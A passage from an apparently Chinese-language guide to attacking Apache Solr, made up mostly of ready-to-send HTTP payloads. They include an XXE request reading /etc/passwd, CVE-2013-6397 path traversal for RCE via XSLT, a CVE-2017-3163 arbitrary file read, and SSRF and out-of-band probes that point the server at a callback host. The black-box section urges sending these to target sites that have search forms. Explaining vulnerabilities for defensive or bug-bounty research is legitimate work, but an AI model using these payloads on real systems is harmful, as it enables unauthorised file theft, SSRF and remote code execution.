要求：无

如果你遇到了一个老版本的Solr，则它的'/update'非常有可能易受XXE攻击：

```
POST /solr/db/update HTTP/1.1
Host: 127.0.0.1:8983
Content-Type: application/xml
Content-Length: 136

<!DOCTYPE x [<!ENTITY xx SYSTEM "/etc/passwd">]>
```

```
<add>
 <doc>
   <field name="id">&xx;</field>
 </doc>
 <doc>
 </doc>
</add>
```

5. [CVE-2013-6397] 通过路径遍历和XSLT响应写入实现RCE

适用的Solr版本：1.3 - 4.1 or 4.3.1

要求：可以上传XLS文件到指定目录。

这是Nicolas Grégoire在2013年发现的，他也写了一篇漏洞分析文章)。

```
GET /solr/db/select/?q=31337&wt=xslt&tr=../../../../../../../../../../../../../../../../../../usr/share/ant/etc/ant-update.xsl
```

6. [CVE-2017-3163] 通过ReplicationHandler实现任意文件读取

适用的Solr版本：5.5.4~6.4.1

要求：无

```
GET /solr/db/replication?command=filecontent&file=../../../../../../../../../../../../../../../etc/passwd&wt=filestream&generation=1
```

其实这里还有个未修补的SSRF漏洞，但由于"shards"特性，它不被视为漏洞。

```
GET /solr/db/replication?command=fetchindex&masterUrl=http://callback/xxxx&wt=json&httpBasicAuthUser=aaa&httpBasicAuthPassword
```

黑盒测试

综上所述，漏洞猎人如果在目标网站上发现全文搜索的搜索表单时，可以发送以下OOB Payload以检测此漏洞，这非常值得一试：

```
GET /xxx?q=aaa%26shards=http://callback_server/solr
GET /xxx?q=aaa&shards=http://callback_server/solr
GET /xxx?q={!type=xmlparser v="<!DOCTYPE a SYSTEM 'http://callback_server/solr'><a></a>"}
```

小结

不管Solr实例是面向Internet，反向代理后端或仅由内部Web应用程序使用，用户可以自主修改Solr的搜索参数，因此存在非常大的风险。
如果将Solr用作Web服务且可以访问，那么攻击者通过Solr（本地）参数注入，可以修改或查看Solr集群中的所有数据，甚至还可以组合其他漏洞获取远程代码执行权限。